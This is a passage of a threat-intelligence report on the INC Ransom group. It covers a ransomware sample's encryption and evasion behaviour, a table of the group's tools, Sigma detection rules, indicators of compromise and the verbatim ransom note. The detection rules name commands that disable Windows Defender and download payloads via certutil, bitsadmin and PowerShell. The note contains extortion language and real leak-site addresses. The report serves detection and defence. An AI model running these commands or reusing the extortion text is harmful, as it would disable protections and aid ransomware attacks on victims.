


Figure 10. INC Ransom attack chain based on the identified tools.

Technical Analysis of the Malware Sample

Static analysis of the identified executable (**agent.exe** and **svchost.exe**, the same binary distributed under two different filenames) confirmed that the analyzed sample is a ransomware variant associated with the **INC Ransom** family.

Analyzed sample:

```
File:          agent.exe
SHA256:        ea24b6b6d0d2e2c640ce76578051b538882763d6ba95d323244437b620291df1
File size:     2.10 MB (2206208 bytes)
Compilation Timestamp: 2025-08-14 13:07:56 UTC
```

Technical Characteristics

The sample was developed in **Rust**, which has become one of the most widely adopted programming languages among modern ransomware developers in recent years. The use of Rust aligns with the trend, observed since 2023, of ransomware operators migrating from **C/C++** to languages that provide improved cross-platform portability and greater resistance to static analysis. Rust offers several advantages, including:

- static linking of most libraries, resulting in larger and more difficult-to-analyze executables;
- the absence of traditional symbols and a limited number of human-readable artifacts that facilitate reverse engineering;
- performance comparable to **C/C++** while providing safer memory management;
- efficient multithreading, enabling the parallel encryption of large numbers of files;
- increasing adoption among ransomware operators (including **BlackCat/ALPHV**, **Agenda**, **Hive**, and **INC Ransom**), making it more difficult to develop universal detection methods based on compiler-specific characteristics.

Encryption Mechanism

The sample implements a hybrid cryptographic scheme based on X25519 (ECDH) and AES-CTR. A unique cryptographic key is generated for each file, after which metadata containing an ephemeral public key is appended to the encrypted file, enabling the operators to reconstruct the corresponding decryption key.

The implementation automatically leverages AES-NI hardware acceleration when supported by the processor and falls back to a software implementation of the cipher when hardware acceleration is unavailable.

Multithreaded Encryption

The encryption process is designed to minimize the overall execution time of the ransomware. The malware employs a producer-consumer architecture in which one thread recursively traverses the file system and builds a task queue, while multiple worker threads perform file encryption in parallel using asynchronous I/O Completion Ports (IOCP).

Handling Locked Files

When the malware encounters a file currently in use by another process, it leverages the Windows Restart Manager. The malware identifies the process holding the file handle and may terminate it, enabling the encryption of database files, documents, and other actively used resources.

Directory and File Exclusions

While traversing the file system, the malware excludes selected system locations to reduce the likelihood of rendering the operating system unusable before the encryption process has completed. Identified directory exclusions include:

- `Windows`
- `Program Files`
- `ProgramData`
- `AppData`
- `All Users`
- `$Recycle.Bin`
- `directories whose names contain Sophos`

The malware also excludes files with the following extensions:

- `.exe`
- `.dll`
- `.log`

This approach preserves system operability and ensures that the victim remains able to access the ransom note after encryption has completed. In addition, the malware checks whether a filename already contains the string **"INC"**, preventing previously encrypted files from being processed again.

Identification of Encrypted Data

Upon completion of the encryption process, encrypted files receive the .INC extension. In addition, a ransom note named INC-README.txt is created in every directory containing encrypted data. Both artifacts represent distinctive Indicators of Compromise (IoCs) that can be used to identify activity associated with the INC Ransom family.

Windows Service Management

Analysis of the imported functions indicates the use of Windows Service Control Manager APIs, including OpenSCManagerW, ControlService, EnumServicesStatusExW, and QueryServiceStatusEx. This suggests that the malware is capable of stopping services that could interfere with the encryption process, such as database servers, business applications, backup solutions, or security software. The exact use of these functions requires confirmation through dynamic analysis.

Network Communication

Static analysis did not reveal conclusive evidence of communication with command-and-control (C2) infrastructure. Although the binary includes the standard Rust networking stack, no embedded IP addresses, domain names, or mechanisms for cryptographic key exchange with operator-controlled servers were identified. The presence of networking functionality during execution cannot be ruled out, nor can the possibility that the observed code originates from statically linked libraries and remains unused by the malware.

Tooling

Based on the conducted analysis, it is possible to characterize the tooling employed during INC Ransom operations. The group relies primarily on publicly available utilities rather than exclusively on proprietary tools. At the same time, the individual phases of the attack are orchestrated through custom-developed scripts. This orchestration process is described in detail in the Server Analysis section of this report.

Within its custom scripts, INC Ransom also leverages multiple Living-off-the-Land Binaries (LOLBins) to perform administrative and operational tasks using legitimate Windows utilities, reducing the need for additional malicious components and helping the attack blend into normal system activity.

Table 2. Tools used by the INC Ransom group.

Phase	Tool	Purpose
Discovery	Advanced IP Scanner Angry IP Scanner	Network enumeration
Discovery	nltest	Active Directory enumeration
Discovery	System utilities: ping, net, nltest	Host and domain reconnaissance
Credential Access	Impacket	Pass-the-Hash authentication

Execution	GPO	Ransomware propagation
Lateral Movement	RDP, PsExec	Lateral movement
Defense Impairment	reg/sc/taskkill	Disabling Microsoft Defender
Command and Control	Cobalt Strike	Command and control
Command and Control	AnyDesk ScreenConnect TeamViewer	Remote access / Remote Monitoring and Management (RMM)
Execution	bitsadmin/certutil/copy	Payload download
Execution	PowerShell	Living-off-the-Land Binary
Exfiltration	Rclone SMB	Data exfiltration

Diamond Model

Based solely on the artifacts obtained during the scope of this investigation - specifically the analysis of the exposed server and the ransomware sample - a Diamond Model of the threat actor was developed (Figure 11).




Figure 11. Diamond Model of the INC Ransom threat actor based on the analyzed artifacts.

The Diamond Model indicates that INC Ransom's operational advantage stems primarily from its effective use of legitimate Windows administrative mechanisms rather than from the deployment of highly sophisticated malware.

Conclusions

The conducted analysis confirms that INC Ransom is currently one of the most active ransomware operators operating under the Ransomware-as-a-Service (RaaS) model. The group possesses mature technical capabilities and a high degree of attack automation, enabling it to conduct multiple campaigns in parallel while relying on relatively limited internal resources.

A key characteristic of the group's operations is its extensive use of native Windows administrative mechanisms and publicly available administrative tools. This approach significantly complicates detection based solely on traditional Indicators of Compromise (IoCs) and highlights the need for detection strategies focused primarily on behavioral analysis, monitoring changes within Active Directory, the use of Group Policy Objects (GPOs), Living-off-the-Land Binaries (LOLBins) activity, and the correlation of events within Security Information and Event Management (SIEM) platforms.

Analysis of the exposed server made it possible to reconstruct a substantial portion of the ransomware propagation process, providing a rare opportunity to examine the group's operational tradecraft under real-world conditions. The recovered artifacts enabled the development of dedicated Sigma detection rules and the identification of techniques characteristic of the propagation phase and the preparation of victim environments for encryption.

From a technical perspective, INC Ransom continues to expand the cross-platform capabilities of its ransomware while making extensive use of Rust, increasing resistance to analysis and facilitating the portability of components across Windows, Linux, and VMware ESXi environments. At the same time, observed campaigns demonstrate that the group primarily relies on well-established offensive techniques, including the exploitation of vulnerable edge devices, the use of compromised credentials, and the abuse of LOLBins and Remote Monitoring and Management (RMM) tools. This operational model makes INC Ransom less dependent on unique malware capabilities and more reliant on an efficient and well-orchestrated attack chain, increasing its resilience to the disruption of individual components.

It is reasonable to assess that the future evolution of INC Ransom will likely focus on further increasing operational automation, expanding support for additional platforms, and continuing to reduce reliance on dedicated malware in favor of legitimate administrative tools and Living-off-the-Land techniques. This trend reflects the broader evolution of modern ransomware operations, in which operational advantage is derived primarily from the effective orchestration of attack activities rather than solely from the sophistication of the ransomware itself.

Detection

Based on the analysis of the tooling recovered from the exposed server described in this report, a set of detection rules was developed. The rules were written using the vendor-neutral Sigma[6] rule format, enabling their adaptation to multiple SIEM and log analysis platforms.

Detection of Windows Defender Registry Modifications

```
title: Windows Defender Registry Modifications
id: 0a46ba1b-5228-4cbd-a0ba-6b97db29ab26
status: experimental
description: Detects modifications to Windows Defender registry keys that disable various
protection mechanisms.
tags:
    - attack.defense-impairment
    - attack.t1112
logsource:
    category: registry_set
    product: windows
detection:
    selection:
        TargetObject|contains:
            - 'HKLM\SOFTWARE\Policies\Microsoft\Windows Defender'
            - 'HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System'
        Details|contains:
            - 'DisableAntiSpyware'
            - 'DisableRealtimeMonitoring'
            - 'DisableBehaviorMonitoring'
            - 'DisableOnAccessProtection'
            - 'DisableScanOnRealtimeEnable'
            - 'DisableIOAVProtection'
            - 'EnableLUA'
    condition: selection
falsepositives:
    - Legitimate administrative activities
    - Software installations that modify these registry keys
level: high
```

Detection of Windows Defender Service Termination via sc.exe and taskill.exe

```
title: Windows Defender Service Termination
id: b008d06c-72a0-4abd-adb2-2f8707aaacad
status: experimental
description: Detects attempts to stop or disable Windows Defender services using sc.exe or
taskkill.exe commands.
tags:
    - attack.defense-evasion
    - attack.t1562.001
logsource:
```

[6] **Sigma** is an open, vendor-neutral rule format for describing detection logic used to identify suspicious and malicious events in system logs. It was developed as a universal standard that enables detection rules to be authored once and then automatically translated into the query languages of multiple Security Information and Event Management (SIEM) platforms and analytics tools, including Microsoft Sentinel (KQL), Splunk (SPL), Elastic, and IBM QRadar. Sigma rules are written in the human-readable YAML format and define the log source, detection conditions, correlation logic, and metadata, including mappings to MITRE ATT&CK techniques, severity levels, and potential sources of false positives. Owing to their portability and open nature, Sigma has become one of the leading Detection-as-Code (DaC) standards, enabling organizations and the broader cybersecurity community to efficiently share and operationalize threat detection knowledge.

```
    category: process_creation
    product: windows
detection:
    selection:
        CommandLine|contains:
            - 'sc stop WinDefend'
            - 'sc config WinDefend start=disabled'
            - 'sc stop Sense'
            - 'sc config Sense start=disabled'
            - 'sc stop WdNisSvc'
            - 'taskkill /f /im MsMpEng.exe'
            - 'taskkill /f /im MsSense.exe'
    condition: selection
falsepositives:
    - Legitimate administrative activities
    - Software installations or updates that require stopping these services
level: high
```

Detection of Windows Defender Exclusion Additions

```
title: Windows Defender Exclusion Addition
id: 427ae492-f84b-48d2-946d-050fb02718ba
status: experimental
description: Detects attempts to add exclusions to Windows Defender using PowerShell commands.
tags:
    - attack.defense-evasion
    - attack.t1562.001
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        CommandLine|contains:
            - 'DisableRealtimeMonitoring'
            - 'Add-MpPreference -ExclusionPath'
    condition: selection
falsepositives:
    - Legitimate administrative activities
    - Software installations or updates that require adding exclusions
level: high
```

Detection of File Downloads Using Certutil / Bitsadmin / PowerShell

```
title: File Download Using Certutil, Bitsadmin, or PowerShell
id: c869286c-29ff-4e3e-8b80-61464bd6c5dd
status: experimental
description: Detects attempts to download files using certutil, bitsadmin, or PowerShell
commands.
tags:
    - attack.command-and-control
    - attack.t1105
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        CommandLine|contains:
            - 'certutil -urlcache -split -f'
            - 'bitsadmin /transfer'
            - 'Net.WebClient).DownloadFile'
```

```
    condition: selection
falsepositives:
    - Legitimate administrative activities
    - Software installations or updates that require downloading files
level: medium
```

Detection of New File Creation in the SYSVOL Share via SMB

```
title: SMB File Creation in SYSVOL Share (Event ID 5145)
id: ba5f55e1-2ded-4f75-a8ca-9e8c175cb91b
status: experimental
description: Detects the creation of new files in the SYSVOL share via SMB, which could
indicate potential malicious activity.
tags:
    - attack.defense-impairment
    - attack.t1484.001
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: 5145
        ShareName: '\\*\SYSVOL'
    condition: selection
falsepositives:
    - Legitimate administrative activities
    - Software deployments or updates that require adding files to the SYSVOL share
level: high
```

Detection of New File Creation in the SYSVOL Share

```
title: File Creation in SYSVOL Share
id: b38f3664-dd0e-4e3c-b0cd-7664c0d6e186
status: experimental
description: Detects the creation of new files in the SYSVOL share, which could indicate
potential malicious activity.
tags:
    - attack.defense-impairment
    - attack.t1484.001
logsource:
    category: file_event
    product: windows
detection:
    selection:
        TargetFilename|contains: 'C:\Windows\SYSVOL\'
    condition: selection
falsepositives:
    - Legitimate administrative activities
    - Software deployments or updates that require adding files to the SYSVOL share
level: high
```

Indicator of Compromise

IP:

45.80.228[].227
217.144.189[.]136

DLS:

incblog6qu4y4mm4zvw5nrmue6qbwtgjsxpw6b7ixzssu36tsajldoad[.]onion

Files:

Table 3. Indicators of Compromise (IoCs) Identified on Server 45[.]80.228.227:80.

sha256	filename
3b7b99f2db5ca40334b365809891ac6bd3501d736be4d830a319e35ce31c6fa9	upload_gpo.py
f6a2c94b79249624a8672256d771ef355c1fe796df78cd23a1b2bd5cf1afe964	scripts.ini
00d7537f210f28116961a39344882416547d988b56a56dd3f43d20b16c034ce8	deploy.bat
99ac61051b06634da77a7eb2bdccda76530ba7ae02a1c2649397a82be21e3571	agent.zip
ea24b6b6d0d2e2c640ce76578051b538882763d6ba95d323244437b620291df1	agent.exe
ea24b6b6d0d2e2c640ce76578051b538882763d6ba95d323244437b620291df1	svchost.exe


Table 4. Additional INC Ransom Encryption Payloads.

sha256	
c3d8c86844d7bb86dea31bcb0510542fb59bc3bc67a4e3df59f72da5c8509f54 bf8c45e5aa9551a17eefbd1d179422c32b4309c47ee9a3f315bb80ed6d4f7efc 8d1a22c430252f29611766b8e4a82af0fba60d609246463466b384d6d4793df4 ea721240c14e3d14f8d88e0020880448c6c602f1180a1e5dbe40871cfeedcc22 31800380c359143ae82c4f9011eee653dd22443d03d6a499148203bbfc275502 33ee118e2344f0dddfa3402372f6d66f0583bb7fe08dccc359bcef85e0bbe039 c0e887c4beb5a58a19d4474bfaf48db6392f594f26bdd2af0018a3df4107653b 4082725e19a6c944eaa56a44c9fc3d97f24dfe0f9fe851855aa299615f129439 ea24b6b6d0d2e2c640ce76578051b538882763d6ba95d323244437b620291df1 c7adeb7cbb2a2f520858c35f5c44bb218e53e184cf13119d40f412c2ec2a95a0 cea97cde5f97736eda6107e3e781a55f5ded5b26101dfe9c3f35c5a01c5298b5 00eebb78ecaeaa112c0af2e66894b6f71efa7a15f0043c63d99a95e2dcc9abe5 40ada00eb8bdfedef993f90dd85d3382ca8018c7e7811372cbb0de7380dbbfd7 3ce010a0226fabee6f47a4b1f8e4b82100e1562dbed3b26de20d0cac314785e3 f1ad51bc61cc7884efd5780429e322789b3af6bb8f6c90b4bb810b29fb20e9ca 3524a6e48d02e2955136b3decc302822b066acefa909620eb39a7c0f7c81dcc5 d2ca5d960e407dde9b80890e54d09592f9af97d11dba93502a84f0f7029a2856 4289c894a285bd460ac471499041afd9dbc475f93ce8c6f3cd4d2f59fa7b11df	

These files share several distinctive characteristics, including an identical file size of 2,206,208 bytes and a Creation Time timestamp of 2025-08-14 13:07:56 UTC. The only exception is the sample c3d8...09f54, whose Creation Time is 2025-05-24 07:41:12 UTC).

Table 5. Indicators of Compromise (IoCs) Extracted from the Ransom Note.

sha256	filename
3968bd749dcd809101073c61af1ec542fbabe1f9ce0dd40776942f23b78d3f80	INC-README.txt



```
~~~~ INC Ransom ~~~~

-----> Your data is stolen and encrypted.
If you don't pay the ransom, the data will be published on our TOR darknet sites.
The sooner you pay the ransom, the sooner your company will be safe.

Tor Browser Link:
       http://incblog6qu4y4mm4zvw5nrmue6qbwtgjsxpw6b7ixzssu36tsajldoad.onion/

Link for normal browser:
       http://incblog.su/

-----> What guarantees are that we won't fool you?
We are not a politically motivated group and we want nothing more than money.
If you pay, we will provide you with decryption software and destroy the stolen data.
After you pay the ransom, you will quickly restore your systems and make even more money.
Treat this situation simply as a paid training for your system administrators, because it is due to your corporate network not being properly configured that we were able to attack you.
Our pentest services should be paid just like you pay the salaries of your system administrators. Get over it and pay for it.
If we don't give you a decryptor or delete your data after you pay, no one will pay us in the future.
You can get more information about us on Twitter https://twitter.com/hashtag/incransom?f=live

-----> You need to contact us on TOR darknet sites with your personal ID
Download and install Tor Browser https://www.torproject.org/
Write to the chat room and wait for an answer, we'll guarantee a response from you.
Sometimes you will have to wait some time for our reply, this is because we have a lot of work and we attack tens of companies around the world.

Tor Browser Link for chat:
       http://incpaykabjqc2mtdxq6c23nqh4x6m5dkps5fr6vgdkgzp5njssx6qkid.onion/

Your personal ID:
       6a2ebb365ae71db30c980362

-----> Warning! Don't delete or modify encrypted files, it will lead to problems with decryption of files!
-----> Don't go to the police or the FBI for help. They won't help you.
The police will try to prohibit you from paying the ransom in any way.
The first thing they will tell you is that there's no guarantee to decrypt your files and remove stolen files.
This is not true, we can do a test decryption before paying and your data will be guaranteed to be removed because it's a matter of our reputation.
Paying the ransom to us is much cheaper and more profitable than paying fines and legal fees.
The police and the FBI don't care what losses you suffer as a result of our attack, and we'll help you get rid of all your problems for a modest sum of money.
If you're worried that someone will trace your bank transfers, you can easily buy cryptocurrency for cash, thus leaving no digital trail that someone from your company paid our ransom.
The police and FBI won't be able to stop lawsuits from your customers for leaking personal and private information.
The police and FBI won't protect you from repeated attacks.

-----> Don't go to recovery companies!
They are essentially just middlemen who will make money off you and cheat you.
We are well aware of cases where recovery companies tell you that the ransom price is $5M dollars, but in fact they secretly negotiate with us for $1M.
If you approached us directly without intermediaries you would pay several times less.

-----> For those who have cyber insurance against ransomware attacks.
Insurance companies require you to keep your insurance information secret.
In most cases, we find this information and download it.

-----> If you do not pay the ransom, we will attack your company again in the future.
```

Figure 12. Contents of the INC-README.txt Ransom Note.

References

1. Acronis Threat Research Unit, 2026, From emerging threat to top-tier ransomware-as-a-service: The evolution of INC ransomware, https://www.acronis.com/en/tru/posts/from-emerging-threat-to-top-tier-ransomware-as-a-service-the-evolution-of-inc-ransomware/
2. Blackpoint Cyber, 2025, INC Ransom Ransomware, https://blackpointcyber.com/wp-content/uploads/2025/11/INC-Ransom.pdf
3. Cyber and Ramen, 2026, INC Ransomware Targets Mainframes: Exposed Servers Reveal Cross-Platform Payloads and APAC Campaign, https://cyberandramen.net/2026/06/24/inc-ransomware-targets-mainframes-exposed-servers-reveal-cross-platform-payloads-and-apac-campaign/
4. RansomLook, 2026, Inc Ransom, https://www.ransomlook.io/group/inc%20ransom
5. Ransomware.live, 2026, Incransom, https://ransomware.live/group/incransom
6. TrendAI, 2024, Ransomware Spotlight: INC, https://www.trendaisecurity.com/en-us/resources-insights/research/ransomware-spotlight-inc
7. Unit 42 by Palo Alto Networks, 2024, Lynx Ransomware: A Rebranding of INC Ransomware, https://unit42.paloaltonetworks.com/inc-ransomware-rebrand-to-lynx/
8. Ransomware Tool Matrix - INC Ransom's Tools https://github.com/BushidoUK/Ransomware-Tool-Matrix/blob/main/GroupProfiles/INC_Ransom.md

Intelligence Cut-Off Date: 12.07.2026